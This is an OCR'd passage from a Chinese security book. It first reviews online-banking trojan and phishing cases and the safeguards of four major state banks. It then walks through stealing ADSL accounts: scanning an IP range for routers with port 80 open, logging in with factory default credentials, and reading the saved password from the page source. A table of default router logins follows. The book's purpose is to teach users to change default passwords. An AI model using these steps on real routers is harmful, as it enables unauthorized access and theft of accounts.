专家提醒，广大计算机用户要注意对该网银木马程序的防范，升级计算机系统中的防病毒软件，打开"实时监控"功能。必要时也可使用专杀工具进行检测清除。另外，还要谨防该木马程序的变种出现，如果遇到可以及时和国家计算机病毒应急处理中心取得联系。

虽然此类病毒信息发布已不是第一次，银行也早已有了相应的防范措施，但很多对网上银行了解不够深入的客户仍然会对网上银行的资金安全抱有怀疑。

据了解，针对不同需要，银行往往为客户提供了不同的安全手段以供选择。一种是凭借账号（或别名——一种为自己的网上银行所取的个性化名字）和密码就可以进入并使用网上银行，另一种是使用网上银行电子证书。用账号和密码登陆使用网上银行这种方式比较简单，但安全性也相对较差。一旦网络犯罪分子通过假网站、木马程序、假电子邮件等方式骗取到了用户的账户名和密码等敏感信息，就能以客户的名义登陆网上银行，达到窃取客户资金的目的。

从近年的几起网银案件来看，不法分子多是利用这样的犯罪手段得逞的。例如，犯罪分子攻破了一家小网站并窃取了该网站的客户信息（包括用户名、密码、银行卡号等），而该网站部分客户在普通网站上的密码和网上银行密码设置相同，给了犯罪分子以可乘之机。又如，一用户在一家非法的游戏装备交易网站购物时，轻易地在该网站输入了网银的卡号、密码，当时该网站提示密码错误，客户也未作什么补救措施，几天后客户才发现账户资金被盗。还有一家公司的高管，将自己的银行卡和密码交给下属到银行办理业务，该下属利用银行卡

和密码申请了网上银行，随后辞职并通过网上银行转移该高管资金。

客户的安全意识不强，没有保护好自己的账号、密码等敏感信息，是导致目前绝大多数网银资金被盗案件发生的根本原因。客户在使用网上银行时要注意两点：一是在使用计算机时不要随意下载没有合法来源的软件，或接收不知来历的电子邮件，以防恶意病毒或程序进入自己的计算机；二是在使用网上银行时，建议不要在网吧等公共场所使用网上银行，注意密码保护。

安全性作为网络银行赖以生存和得以发展的核心及基础，从一开始就受到各家银行的极大重视，都采取了有效的技术和业务手段来确保网上银行安全。下面分别介绍一下国有四大银行的网上银行的特征和采取的安全性措施。

1. 中国银行

中国银行自 1996 年起开始投入网络银行的开发，1997 年在网上建立自己的网页。它以高起点，在网络支付系统中采用先进的 SET 标准，海内外网点多，经营规范。目前，中国银行其主页提供的网络银行业务主要有个人金融服务、企业金融服务、资金及国际业务、客户交流。中国银行网银注册的前提是开通电话银行，如果电话银行未开通的话是不可以进行网银注册的。所以一定要先到银行柜台办理电话银行开户手续才可以到网上进行网银注册，办理电话银行开户手续时柜员会提示你自设一个电话银行的密码。

到目前为此，极少听到中行网银被盗的事件。中行网银的安全性来源于功能的简陋性，目前只支持查询和挂失，同时中行在网上开通了买卖开放式基金、外汇、黄金，但是转账也只能在同一个用户名下不同账户划转，不支持不同名之间的汇款转账。中行网银优点是绝对保障账号的安全，缺点是处理起事情不太方便，适合不进行网上交易的用户使用。

2. 中国建设银行

建设银行是紧跟随中国银行，招商银行而后推出网络银行业务的，其业务范围与中国银行大体相似，其网络支付较有特色的是提供退款功能。对于网银的便利性与安全性，建行一直做出了很大的努力。2006 年 10 月份新版建行网银重点优化了查询、转账、汇款、缴费和支付等五大个人日常基本金融服务。在网银安全方面，建行更声称新版网银增加了密码控件、安全控件、预留防伪信息验证、账户保护、短信通知等安全手段，配合原有的双重密码保护、电子证书等各种安全手段组合，进一步提升了网上银行的安全性能。

数字证书是建行电子银行最常见的安全保障手段。数字证书也被称作 CA 证书（简称证书），实际是一串很长的数学编码，包含有客户的基本信息及 CA 的签字，通常保存在电脑硬盘或 IC 卡中。在建行网上银行系统中，有两种证书：建行网银系统的服务器证书和每个网上银行用户在浏览器端的客户证书。有了这两个证书，就可以在浏览器与网银服务器之间建立起 SSL 连接（SSL 是一种国际标准的加密及身份认证通信协议，大部分浏览器都支持

此协议)。这样,浏览器与建行网银服务器之间就有了一个安全的加密信道。

建行数字证书的获取是在成为建行网银签约用户后,第一次登陆建行网站时,它会提示安装证书(只提示一次)。有了数字证书,完全可以放心地使用网上银行的各项功能。不过数字证书有一个漏洞,那就是若换了一台电脑时,网银只会向你要证书,不会再给你安装了。这时只能回到原来安装证书的电脑,将证书导出,再按到新电脑上。如果是电脑重装,也要把证书备份,再重安。这样导致的结果是一旦电脑被盗或者挪作他人,那么证书就有可能被别人备份(备份操作很简单并且过程不需要密码等支持),而那个将你证书备份的人一旦获取密码就能轻松转走你账号上所有的钱。而且建行转账的上限却是无穷大。所以,要保障建行账号的安全,最重要的是看管好装有数字证书的电脑。

除了安装数字证书外,建行在国内银行中首家推出为大众客户量身定做的动态口令卡。这种动态口令卡是一种大小、形状与银行卡一样的卡片,俗称刮刮卡。每张刮刮卡覆盖有30个不同的密码,客户每次在网上银行进行资金交易时,只需按顺序输入刮刮卡上的密码,每个密码只允许使用一次。使用动态口令卡能够有效防范“假网站”和“木马”病毒窃取网上银行密码所带来的安全风险,提高网上银行交易的安全性。不过,这种口令卡没有预留信息,一旦钓鱼网站诱惑你成功登陆后,就直接获取了你的账号、登陆密码,甚至诱骗你刮一次口令卡,然后盗取口令卡上的口令盗走账户的钱。

建行从2007年5月1日起,为提高网上银行交易的安全性出台了这一新规定:申请开通网上银行,必须先花64元购买一个提高安全性的USBKEY安全钥匙,否则网银用户就不能在网上购物、转账。的确,相比数字证书与口令卡,USBKEY安全钥匙具有唯一性和不可导出性,可以有效防范“木马”病毒在内的各类可能获取个人私钥的风险。但是从用户的角度来看,建行这种做法无疑是强制向客户销售安全钥匙,等于加重了消费者的负担,而逃避了自己对网上银行安全的责任。

3. 中国工商银行

工商银行于2000年6月30起在31个城市正式开通网络银行业务,其网络银行主要业务有个人网络银行、企业网络银行,业务覆盖全国大小300多个城市。相比中行与工行,工行的网银业务要丰富得多,因此客户也多。截至2007年6月底,工行已累计发展个人网银客户1987万,企业网银客户46.7万,居国内第一。树大招风,工行很自然成为黑客攻击的主要目标。2005年,在国内就出现两例严重的钓鱼网站事件,目标都是中国工商银行,影响十分巨大。2006年轰动全国的“工行网银受害者集体维权联盟”事件,牵连的人极多,影响力比钓鱼网站事件有过之而无不及。

在多次被盗事件中,工行都极力地为自己辩护,同时也举出了不少的例子来证明工行网银系统的安全性。不过辩护归辩护,采取措施挽回声誉也是必不可少的。工商银行采用了

一系列先进的安全防范技术，从银行端来说，包括多重防火墙、1024 位非对称加密算法的证书签名、SSL128 位加密传输、实时扫描、实时监控、数据加密存放等，使工行网银系统达到了较高的安全级。从客户端来说，为了保护客户端的安全，工商银行为客户提供了 U 盾、电子银行口令卡、防病毒安全控件、余额变动提醒、预留信息验证等一系列安全措施，其中以 U 盾和电子银行口令卡最出名。

U 盾是获得国家专利的硬件加密工具，办理一个 U 盾一般 80 元，有了 U 盾等于加了一把安全锁，即使客户的账号、密码等个人信息被窃，若没有 U 盾，也无法将客户资金转移。客户只要保证 U 盾、U 盾密码、账号（别名）、登录密码和支付密码这些所有的安全措施不被同一个人窃取，资金损失的可能性几乎为零。可以这样说，U 盾是目前网上银行客户端安全级别最高的一种安全工具，只是价格较高。

电子银行口令卡的保密性也是极高，客户只需携带有效证件和注册过网上银行的银行卡，即可到工行营业网点领取电子银行口令卡。这种银行电子口令卡相当于一种动态的电子银行密码。口令卡上以矩阵的形式印有若干字符串，客户在使用电子银行（包括网上银行或电话银行）进行对外转账、B2C 购物、缴费等支付交易时，电子银行系统就会随机给出一组口令卡坐标，客户根据坐标从卡片中找到口令组合并输入电子银行系统。只有当口令组合输入正确时，客户才能完成相关交易。这种口令组合是动态变化的，使用者每次使用时输入的密码都不一样，交易结束后即失效，从而杜绝不法分子通过窃取客户密码盗窃资金，保障电子银行安全。相比建行的动态口令卡，工行电子银行口令卡更具优势，可以使用 1000 次，相比建造只能使用 30 次的次数更多。

其次，由于口令卡是一个同电脑无关的物理卡片，黑客种植木马盗用账号和密码后，依然无法直接盗用用户的存款。如果用户能保存好口令卡，理论上用户的存款是非常安全的。最后，相比建行，工行还对电子银行口令卡提供了网络预留信息，如果黑客要“钓鱼”，那必须同时窃取到两个密码区域横纵坐标信息以及预留信息，但这可能性几乎没有。另外，工行口令卡一次最多只能拿到 1000 元，一天也最多 5000 元，即使被盗损失也可减至最少。

4. 中国农业银行

四大国有银行中，农业银行网络银行业务虽然有自己的特色，但是业务并不十分丰富。因此，开通农行网上银行的用户远没有工行多，被黑客盯上的机会相对也比工行少。不过，农行对于网银安全还是十分重视，安全措施也做了不少，只是开通农行网银的手续比起其它银行较为繁杂，花的时间与跑的路也特别多，相信曾经开通过农行网银的用户深有体会。开通农行网银方法与建行办法差不多，需要去开户的营业厅，银行会给你一张密封的信封，里面有口令和密码，18 天内到农业银行的首页申请下载证书。农行数字证书包含个人的账户信息，具有惟一性和不可复制性，说明安全系数高。申请农行网银有两个地方必须注意的，

因为农行的网银没有登陆密码和支付密码，登陆农行网银就是凭借你当初下载的那个客户证书和私钥，一定要把这两个东西导出备份，不然就得天天往银行跑。

除了数字证书之外，农行网银也有类似“U盾”的安全钥匙——K宝。K宝与U盾相同，价格100元左右，它也是目前网银客户端安全级别最高的一种移动证书工具，使用后，可以有效防范用户网银操作中出现的风险环节，可以轻松确保个人资金安全。除了具有不可复制唯一性的特点外，K宝还有安全自锁机制的特点，即密码连续输错六次K宝将自动失效，确保意外情况的客户网行安全。

许多用户会在网上买东西、网上支付，每次所花的钱不会太多，如果用存款金额较大的银行卡支付又担心账号在网上泄漏造成损失。这时，较好的方法是开通农行电子支付卡。所谓的电子支付卡是虚拟的，只有账号和密码，专门用于网上支付。它可以自设限额，但最高不超过200元。由于里面的金额少，因此即使被“黑”了损失也不大。在农行首页有申请电子支付卡，把卡号和密码填好进入到你的卡的页面，有申请支付卡，填好你的身份证号码就可以了，手续较简单。

用户在加强自我防范的同时，可以根据自己的实际情况选择这四家银行的网上银行。

2.3　ADSL账号远程盗取

ADSL作为一种宽带接入方式已经被广大用户接受，现在一些用户家里有很多台电脑，通过一台ADSL路由器拨号上网，这样充分利用了带宽，对于家中有多台电脑需共享上网的用户来说，一般可通过建立和配置代理服务器来实现共享上网，缺点是主机必须开着才能实现共享；另外一种有效的方法是使用路由器来实现共享，这样每个客户端都能独立上网，不足之处是要添置昂贵的路由设备。其实有些ADSL MODEM本身就带有路由功能，只要用户能够正确配置相关参数就可以路由共享，根本不需要外添设备。

国内ADSL服务提供商所提供的调制解调器大部分都内置了路由功能，不过由于技术上的原因，少量ADSL调制解调器虽然在硬件上设计了路由功能，但调制解调器随机软件并不能支持在PPPoE虚拟拨号接入方式下使用该功能，只有拥有固定IP地址的专线用户才可以使用路由功能，或者需要服务商局端设备同为该品牌的产品才能够支持在PPPoE接入方式下使用，这时需要升级调制解调器的软件后才可以使用内置的路由功能。不同路由器的配置方法不同，本节主要介绍那些使用路由拨号上网的用户需要注意的安全问题。

最常见的安全问题就是用户没有修改路由器的配置密码，一般的路由器在出场的时候都会有一个默认的配置密码。只有知道这个密码，用户才能对路由器的进行配置。很多用

户在配置自己的路由器之后,并没有修改这个密码。导致网上一些不法之徒可以控制路由器,从而盗窃用户的 ADSL 账号。

不法之徒可以通过下面的方法控制路由器:

首先扫描 ADSL 在线用户,寻找攻击目标。

其次扫描 ADSL 上网用户的 IP 段,获取开放 80 端口的主机列表,这些用户首先拨通自己家的 ADSL,然后在命令提示符窗口中用 ipconfig 命令查看自己的 IP,如图 2 -2 所示。




图 2 -2 ipconfig 命令

获得了自己的 IP 段之后,就可以找一个好的端口扫描工具了。现在的端口扫描工具有很多,其中支持多线程、体积小、速度快的首推 Superscan。这里就使用它作为示范工具。Superscan 的界面如图 2 -3 所示。

可以通过以下几步来配置 Superscan:

1. 在开始地址处输入自己的 IP 段首地址,即 61.49. *.1,结束 IP 地址会自动显示出 61.49. *.254,这里需要说明的是,旁边那个 ping,以及 connect 数据需要根据自己的情况输入,对于本网段的 IP,即 IP 地址前 3 部分与自己的 IP 地址相同的 IP,在扫描的时候可以把这些数据设置的短小一些,而对于其他网段的地址,一般需要设置的大一点。具体情况根据扫描结果而定,如果输入的数据太小,扫描之后会找不到计算机。

2. 设置一下扫描端口,当在探测路由器的时候只需要扫描 80 端口即可。所以单击窗体右上的配置列表,会出现如图 2 -4 所示的窗体。

3. 修改 select ports,去掉所有其他端口前的绿钩,(单击该端口即可)最终只保留 80 端口,然后单击 save,把端口配置表保存到硬盘上,以后每次使用 Superscan 的时候就不再需要从新配置,只需要 load 即可。




图 2－3　Superscan 界面




图 2－4　配置列表窗口

全部设置好之后，单击 Start 进行扫描。扫描结果如图 2－5 所示。

可以看到这个网段有两台机器打开了 80 端口，单击这两台机器左边的小 + 号图标，可以显示这两台机器所打开的端口信息。61.49.150.68 这台机器开放的是一个 IIS 的服务器，61.49.150.85 这台机器开的是一个 302 标志，根据经验，可以知道这里开放的是一个中兴系列的路由器配置接口。在 61.49.150.85 上单击右键，选择 Web browse 方式浏览即可，如图 2－6 所示。

单击之后会出现一个连接配置对话框，如图 2－7 所示。

点击 OK，就可以连接了。连接之后弹出的提示框如图 2－8 所示。

通过刚才连接页上的标志，就可以肯定这是一台中兴 831 路由器，输入出厂默认的用户




图 2-5　扫描结果




图 2-6　选择 web 方式浏览




图 2-7　端口配置对话框

名、密码:ZXDSL、ZXDSL,就可以进入配置界面,如图 2-9 所示。

点击导航栏上的“quick configuration”就进入了快速配置界面,如图 2-10 所示。

用户名已经看到了,密码却显示为小黑点,这时候只要单击右键,选择查看源代码,如图




图2-8　连接提示框图




图2-9　路由器配置界面

2-11所示。

至此一个ADSL账户就被轻易盗取了。其实补上这个漏洞的方法非常简单，只要用户在安装路由器的时候修改自己默认的密码即可了，但是很多人都没有去做这一步，为黑客留下了很多“靶子”。

一些常见的路由器配置口令和IP地址如图2-12所示，希望大家根据自己的路由器品牌进行甄别，修改默认的口令。需要说明的是，这些数据都不是什么机密，它们就印在产品




图 2-10　快速配置界面

```
;nbsp;</td><td class="alignleft"><input
 id="MacWanPasswd" name="MacWanPasswd"
 id="MacWanUseDns" name="MacWanUseDns"
```

图 2-11　源代码

的说明书上面，所以强烈建议用路由方式上网的 ADSL 用户赶快修改路由器的密码，不要为不法之徒留下犯罪的空间。

路由器品牌	默认IP	默认账号	默认密码
TP LINK TD8800	192.168.1.1	root	root
TPLINK 8830	192.168.10.200	root	Root
TP LINK R410	192.168.1.1	admin	admin
中兴831	192.168.1.1	ZXDSL	ZXDSL
Cyrix686 D-Link DT704P	192.168.0.1	admin	admin
D-Link DSL-500	10.1.1.1	admin	admin
腾达TED 8620	192.168.1.1	admin	admin
阿尔卡特SPEEDTOUCH HOME PLUS 511E	10.0.0.138	root	root
